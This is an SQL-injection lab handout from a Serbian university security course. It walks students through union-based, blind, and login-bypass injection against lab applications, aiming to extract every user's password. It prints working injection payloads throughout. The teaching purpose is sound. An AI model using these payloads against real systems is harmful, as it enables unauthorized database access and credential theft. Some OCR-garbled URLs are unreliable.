Co-funded by the Erasmus+ Programme of the European Union

ISSES

ISSES – Information Security Services Education in Serbia

Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP

Computer systems attack (SQL injection)

- Laboratory exercise -

In all exercises, the application has the same structure and consists of a user application that students access from a browser and a server application running on a virtual machine that students do not have access to. The user interface and the server application communicate via the *HTTP* protocol, while the server application communicates with the database using the appropriate *JDBC* driver. The database used is an in-memory *h2* database that is run together with the application. Students are encouraged to study the *SQL* syntax of the *h2* database in detail. The user application can be accessed from the browser of the computer on which the *VPN* is running and no remote connection to the virtual machine is required. All requests sent from the user application are directed to the server application and a new or refreshed current page of the user application is returned in response. The goal of all exercises is to find the passwords of all registered users.

Notes:

In case the page does not look like the one in this document, refresh the page without using cache. (In *Google Chrome*, press *CTRL + SHIFT + R*, then click *F5* to refresh the page).

Some characters in *Word*, such as single quotes, do not match single quotes in *SQL* syntax, and students are advised not to make simple copy/paste queries from a document into a browser, but to type code or copy/paste it into a simple text editor (e.g. *Notepad*) and from there copy the query back to the browser.

Exercise 1 - Union-based *SQL* injection

Exercise 1.1

The application on which this exercise is based on is a platform for watching movies and series. Users can register on the platform to be able to access movies and series. All registered users are in the database. The user can log in to the platform and then the page is displayed (as shown in the picture), after which he can start having fun and access the page with multimedia content.

The exercise starts on the welcome page of the registered user. The page is accessed from a browser at `http://x.x.x.3: 8091/?id=1`. This is also the only page of the platform that can be accessed. Clicking the *Start Fun* button does not produce any action. The login user

identifier, *id*, is set as the *URL* parameter. The value of the parameter is used to read the username from the database, which is associated with the corresponding *id*, and display it on the page, so the attack is based on the manipulation of this parameter. The goal of the exercise is to get detailed data from the database only on the basis of this page.

1. Change the value of the *id* parameter and observe the behavior of the page:

- e.g. `http://x.x.x.3:8091/?id=2`
    - After which *id* user names are not displayed anymore? Are you sure the number of users matches the last *id* entered?
    - What are the usernames of the searched users?

2. Find the total number of columns returned as a result of the query by entering the following values for the id parameter:

- `-1 union select 1`
- `-1 union select 1.2`
- `-1 union select 1,2,3`
- `-1 union select 1,2,3,4`
    - Explain how a query to which the next value of an *id* is passed works?
    - Why did we choose -1 for the *id* parameter value? Could we have chosen another value?
    - How many columns does the table have?
    - Which column in the table (number in order) is holds the username that is displayed on the page?

3. Find the name of the table used by the page. Enter the following value for the *id* parameter and observe the page:

- `-1 union select 1, table_name, 3 from information_schema.tables where table_schema=schema()`
    - What is the value printed on the page?
    - Using a similar idea, find the name of the database used by the site.

4. Find the names of all columns in the table used by the page. Enter the following value for the *id* parameter:

- `-1 union select 1, column_name, 3 from information_schema.columns where table_name='***'`

  where *** is the name of the table used by the page.
    - What is the value printed on the page?

- Using `limit` and `offset` find the names of all columns in the table.

  (hint: add `limit 1 offset 0` to the end of the above *URL*)


5. Using the column names obtained in the previous step, find the passwords of all registered users. (hint: use `limit`/`offset` or add `WHERE` part to `SQL` query used to select specific user)

Exercise 1.2

Note: In case the page does not look like the one in this document, refresh the page without using cache. (In *Google Chrome*, press *CTRL + SHIFT + R*, then click *F5* to refresh the page)

The application on which this exercise is based on is a web store of computer equipment. The exercise starts on the product search page as shown in the picture.

The page is accessed from the browser at `http://x.x.x.3:8092`. This is also the only page of the platform. The search is performed by name, where it is possible to enter only a part of the product name. In the case of a search without a name entered, all products from the store are displayed. After pressing the *ENTER* key, the search result is displayed in the form of a table, with columns for the name and price of the product, as shown in the picture.



1. The search field is used to find all products from the database whose name includes a word entered in the search field, so the attack is carried out using the search field. Enter following words in the search box and observe the behavior of the page:

- `Mouse`
- `x`
- `'`

- `'-` (- is a comment in the *SQL* syntax of the *h2* database)
- `'and false--`
- `'and true--`
    - Can you guess what an *SQL* query looks like?

2. Enter the following value in the search field:

- `'and false union select 1, table_name from information_schema.tables where table_schema=schema()--`
    - What the data in the search results represent?
    - Using a similar idea, find the name of the database used by the site.

3. Find the names of all columns of all tables used by the page. Enter the following text in the search field:


- `'and false union select 1, column_name from information_schema.columns where table_name='***'--`

4. Using the column and table names obtained in the previous steps, find the usernames and passwords of all registered users.

Exercise 2 - Blind *SQL* injection

Note: In case the page does not look like the one in this document, refresh the page without using cache. (In *Google Chrome*, press *CTRL + SHIFT + R*, then click *F5* to refresh the page)

The application on which this exercise is based on is the web store of pet food and equipment. Users can register, so they can search for food and equipment. All registered users are in the database. Logged-in users have the ability to change their current password. The exercise starts on the page for changing the password of the logged in user with the username "*dogwhisperer*" as shown in the picture.



The page is accessed from the browser at `http://x.x.x.3:8093`. This is also the only page of the platform that can be accessed. You need to enter the old and new user password in the fields, and then click the *Update* button. In case of successful password change, the message "You successfully changed your password!" is displayed, while in case of unsuccessful password change, the message "Your old password is not correct!" is displayed. In this way, resulting

message tells the attacker whether the injected query returned true or false. In addition to changing the password, the user can also reset the database on this page. Note that each time you get a success message, the data in the database has changed successfully and it is potentially necessary to reset the database before continuing the attack.

1. The attack is executed through the value of the old password.

- Enter the value `password` in both fields and confirm. Which message is printed on the page?
- Enter the value `password` in the new password field. In the old password field enter the following value: `' or 1=1--` (Take care of spaces! Since no typed characters are visible on the page when typing the password, it is suggested that the value be typed in a text editor and then copied).
    - Which message is printed on the page?
    - What happened?
    - Have the data in the database been changed and if so, which ones?

2. Find the name of the database. The database name can be found by guessing character by character and by observing the success and error messages on the screen. Before guessing, you need to find the number of characters in the database name. Enter the following value in the old password field:

- `'or select 1 from information_schema.schemata where schema_name=schema() and length(catalog_name)=1--`

  Enter anything in the new password field.

    - Which message is printed on the page? What does it mean?
    - Change the value of the database name length to 2 and try again.
    - Change the value of the database name length until a hit occurs. How many characters does the database name have?

Using previous result, enter the following value in the old password field:

- `'or select 1 from information_schema.schemata where schema_name=schema() and substring(catalog_name,1,1)='A'--`
    - Which message is printed on the page? What does it mean?
    - Change the value of the first letter in the database name used to guess to ‘B’ and try again.

- Find the first letter in the database name. (Keep in mind that *h2* databases do not distinguish between uppercase and lowercase letters by default, so it is enough to try only uppercase letters of the alphabet, numbers and underscores)

Using previous result, enter the following value in the old password field:

- `'or select 1 from information_schema.schemata where schema_name=schema() and substring(catalog_name,1,2)='xA'--` where "x" is the first letter previously guessed.
  - Find the second letter of the database name and then the full name.
  - Is it necessary to guess all of the letters?
  - Can part of the database name be inferred after a few hits?
  - What would you call the database to make the attacker's job harder?

3. After finding the database name, find the name of the table in the database that stores password data. Using the following value for the old password, find the number of tables in the database:

- `'or select 1 from information_schema.tables where table_schema=schema() and (select count(*) from information_schema.tables where table_schema=schema()=1)--`
  - Has the number of tables been found?

Using previous result, find the length of the table name and then the name itself using the following:

- `'or select 1 from information_schema.tables where table_schema=schema() and length(table_name)=1--`
- `'or select 1 from information_schema.tables where table_schema=schema() and substring(table_name,1,1)='A'--`

  If necessary, change the parameters until a hit occurs.

  - What is the table name in the database?
  - Was it necessary to guess all the letters this time?

4. After finding the table name, find the name of the column in which the passwords are stored. Enter the following value in the old password field:

- `'or select 1 from information_schema.columns where table_name='***' and (select count(*) from users=1)--` where *** is the name of the corresponding table.
  - Change parameters until a hit occurs. How many columns are there in the table?

Enter the following value in the old password field:

- `'or select 1 from information_schema.columns where table_name='***' and length(column_name)=1--`
    - Change the parameters for the length of the column name until a hit occurs.
    - In general, there may be more than one column in the table. In this case, the top of the query will return a success message for several different column name length values. Modify the query by adding the following part between the column name length value and the comment tag: `and ORDINAL_POSITION = 1`

      The ordinal position is the position of the column inside the table in the database. Using the ordinal position find the lengths of the names of all columns in the table.

Enter the following value in the old password field:

- `'or select 1 from information_schema.columns where table_name='***' and substring(column_name,1,1)='A' and ORDINAL_POSITION = 1--`
    - Change the parameters for the required substring and the ordinal position of the column in the table until the names of all columns in the table are found.
    - Can we guess any names?

5. After finding the appropriate column, find the password of the user "*dogwhisperer*" by entering the following values in the field for the old password and changing the parameters to guess:

- `'or select 1 from TABLE where COLUMN1='dogwhisperer' and length(COLUMN2)=1--`
- `'or select 1 from TABLE where COLUMN1='dogwhisperer' and substring(COLUMN2,1,1)='a'--`


  where TABLE is the name of the corresponding table, COLUMN1 is the column name for usernames, and COLUMN2 is the column name for passwords.

Assume that the user's password is a real word and choose the letters you are looking for based on that!

Exercise 3 - *SQL* injection login bypass

The goal of this type of attack is to bypass the login, that is, to log in without knowing any username or password in the database. The attack is very simple and it is performed in a similar

way as in the first exercise. For that reason, this lab exercise slightly complicates the attack by adding validation of user input. The application on which this exercise is based on is a web portal for storing documents in the cloud. The exercise begins on the user login page, as shown in the picture, which can be accessed at `http://x.x.x.3:8094/login.html`.



The application defends itself against *SQLi* by allowing only letters and numbers when entering a username and password. This disables the entry of special characters such as the apostrophe (’), hashtag (#), and hyphen (-), which are often used for attack. There is a vulnerability in the application, because the validation of user input is done only on the client side, i.e. in the browser, while the server accepts all data. In order to carry out an attack, it is necessary to bypass validation, for example, by intercepting a request traveling from the browser to the server and changing the data that the request carries.


Requests can support the use of an *HTTP Proxy* server such as the *Burp Suite*. When the request reaches the proxy server, you will pause and wait for user action, forwarding, or rejecting the request. Metadata that the request carries is also visible and the user is allowed to change them.

1. Install the *Burp Suite* tool on the machine on which the VPN is running. The tool download link is below:

`https://portsvigger.net/burp/communitidovnload`


2. Run the tool and configure it in order to intercept requests:

In *Proxy-> Options* tab, add new or configure existing *proxy listener* as shown in the picture.




3. Set the browser to work with the *Burp Suite* tool. For *Firefox*, do the following:

- In the *Firefox* menu, click on *Options*, then on *Advanced* and find the *Network settings* section. Click on *Settings*. Adjust the parameters as shown in the picture and click *OK*.




4. In the *Burp Suite* tool, in *Proxy->Intercept* enable the interception option.

5. On the site page, type in an arbitrary name and password and press Login. The *Burp Suite* tool has intercepted the request and it can be seen in the *Proxy->Intercept->Raw* tab.



6. Modify the username value at the bottom of the open *Raw* tab by entering the following part of the *SQL* query:

- `' or 1 = 1--`
  - Disable the intercept option so that *Burp* does not intercept requests further.
  - Click on *Forward*.
  - What happened?
  - Which page is displayed?



NOTICE FOR STUDENTS

Topics of this laboratory exercise may involve the study of various mechanisms that violate information security and make intrusions into computer systems and networks.

The application of these mechanisms when executed towards the systems of individuals and legal entities, which are not familiar with them and are not consentient with the activities on checking vulnerability and testing intrusions into their systems, is punishable under the Criminal Law of the Republic of Serbia (Articles 298 to 304a).

Students performing this laboratory exercise may use these methods for study purposes only within the closed laboratory environment provided for teaching the Advanced Network and System Security course and described in Network Security Laboratory (NS Lab) Design and Hybrid NS and Crypto Lab Implementation documents available at: https://isses.etf.bg.ac.rs/labs/

Students may not imply that they are in any way encouraged or that they are recommended to use these methods toward systems of any third party entity or individual.

Any eventual activity that a student would undertake using these methods and mechanisms according to systems that are not within the laboratory on the course is the sole responsibility of the student.